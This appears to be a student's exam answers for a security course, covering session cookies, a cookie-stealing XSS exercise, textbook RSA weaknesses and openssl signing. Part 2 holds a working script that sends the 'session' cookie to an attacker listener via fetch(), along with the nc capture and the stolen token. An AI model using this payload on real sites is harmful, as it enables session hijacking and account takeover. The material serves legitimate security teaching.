Final Exam, Part 1


1. Session Cookies Working As Intended

a) It is called “session”, and its value is some long hash.

b) They are cookies that only last for the session, meaning that when you close out of the website or the browser they are deleted. They never actually get stored on the computer, unlike traditional cookies. This means that they are useful for logging into a website and not remembering the login.

c) It logs me in as Alice

d)



Visits login page

Sends back webpage

Fills out login form and hits Submit
Sends POST request for /login with email and password parameters

Verify credentials based on what's stored in the database (username and hashed password)
If the credentials check out, generate session token, attach it to user in the database, and send it to the user in a cookie called "session"
Set cookie to only last for the session

Navigates to a new page while logged in

If session cookie is set, verify that the token matches a user in the database. If so, that user must be logged in

Logs out, closes the browser, or closes the window
Deletes session cookie based on policy

Deletes session token from database

e) If you were to gain access to the cookies stored on someone’s computer while they were logged into a website storing a session cookie, you could very easily log into that website under their account. This is how most Discord accounts get hacked (Discord is particularly vulnerable to this because most people leave Discord running in the background, logged in.)


2. Stealing Session Cookies

a) <script> document.cookie.split(';').forEach(function(e) { let parts = e.split('='); let name = parts[0].trim(); if (name === 'session') { fetch('http://192.168.119.128:23894/?s=' + parts[1], {method:'get'}).catch(function(error) {}); } }); </script>

This JavaScript code looks for a cookie named “session” in the browser storage, and then sends a GET request to Kali (or whatever server you point it to) including the value of that cookie.

b) I just ran `nc -l -p 23894` (random port number I made up) on Kali, and watched the output.

c)




```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 23894
^[[15~GET /?s=.eJwljjEOwjAMAP-SmcGO49juZ1Di2IK1pRPi7xSx3XA63bvcc4_jUbbXfsat3J
-rbCWbYFMfYyYjJqFCa9OzGgFFqqYl_whQhNiZpC_vorKAqlNCry4SNsN1EpjmJdTk4AbebF0dXp3
RMrNjdPDgGGLhUIdyuUbOI_b_DZbPF5lBLwE.aRj-MQ.vsRSsjb_J4vuCUvq_SbQdHiL-nM HTTP/
1.1
Host: 192.168.119.128:23894
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:144.0) Gecko/20100101 Firefox/
144.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://cs338.jeffondich.com/
Origin: http://cs338.jeffondich.com
Sec-GPC: 1
Connection: keep-alive
Priority: u=4


┌──(kali㉿kali)-[~]
└─$ 
```

d) Eve could now navigate to FDF, manually set their session cookie to .eJwljjEOwjAMAP-SmcGO49juZ1Di2IK1pRPi7xSx3XA63bvcc4_jUbbXfsat3J-rbCWbYFMfYyYjJqFCa9OzGgFFqqYl_whQhNiZpC_vorKAqlNCry4SNsN1EpjmJdTk4AbebF0dXp3RMrNjdPDgGGLhUIdyuUbOI_b_DZbPF5lBLwE.aRj-MQ.vsRSsjb_J4vuCUvq_SbQdHiL-nM, refresh the page, and be logged in as Alice.

e)


Alice
Eve
Server
Logs in
Stores session cookie as described previously, sets on Alice's browser
Clicks on Eve's malicious post Sends HTTP request to Eve with cookie
Receives cookie information Navigates to FDF, sets cookie, refreshes page
Validates session cookie, serves pages assuming logged in as Alice

f) HttpOnly prevents the cookie from being accessed by a client-side script, and just returns an empty string instead. This would prevent the malicious script from sending the cookie information to Eve.

3. Entertaining Jeff

I discovered 2600 Magazine recently which I'm sure you've heard of, but if you haven't read the most recent issues they're consistently excellent.

4. Don't Write Your Own Cryptography

a) "Textbook RSA" means that the plaintext contains only the message to be encrypted. (source) There are a couple of notable flaws with this approach: first, textbook RSA is deterministic, which means that some plaintext will always encrypt to the same ciphertext. (source) Thus, if there is a limited set of plaintexts that could be encrypted, we could just encrypt all of them and match the ciphertext with that of what we want to decrypt. Second, if the same ciphertext is sent to at least e recipients (where e is the exponent) and the same e is used each time, it is possible to use the Chinese Remainder Theorem to derive the plaintext (source).

b) The best way to mitigate against these issues is to pad the plaintext in some unique way before you encrypt it, so that the same plaintext doesn't always encrypt the same way (source). This is what's defined in PKCS (which gives practical considerations for implementing a cryptography scheme,) so all major implementations of RSA do it. Here is the way this padding works in PKCS #1 v1.5 (which is from 1993 and is now considered obsolete due to numerous security issues): As described in PKCS #7, we must pad our plaintext M to be the same length as the modulus. To achieve this, we create a padded plaintext: 0x00 || 0x02 || random || 0x00 || M, where random is a bytestream long enough to make M be as long as the modulus which does not contain 0 (source).

c) One type of attack that this prevents against is traffic analysis, where an attacker would know that the same message is being sent repeatedly if they see the same ciphertext come over multiple times.

d)
```
openssl genpkey -algorithm RSA -out privatekey.pem
```
```
openssl pkey -in privatekey.pem -pubout -out publickey.pem
```
```
openssl dgst -sign privatekey.pem -keyform PEM -sha256 -out security.txt.sign -binary security.txt
```

The first command creates the private key (with RSA, output as privatekey.pem), the second command extracts the public key from it (output as publickey.pem), and the third command signs the file security.txt using the private key and SHA256 (output as security.txt.sign)

e)
```
openssl dgst -verify publickey.pem -keyform PEM -sha256 -signature security.txt.sign -binary security.txt
```

This command takes in the public key, signature, and plaintext, and returns “Verified OK” after ensuring that everything is correct.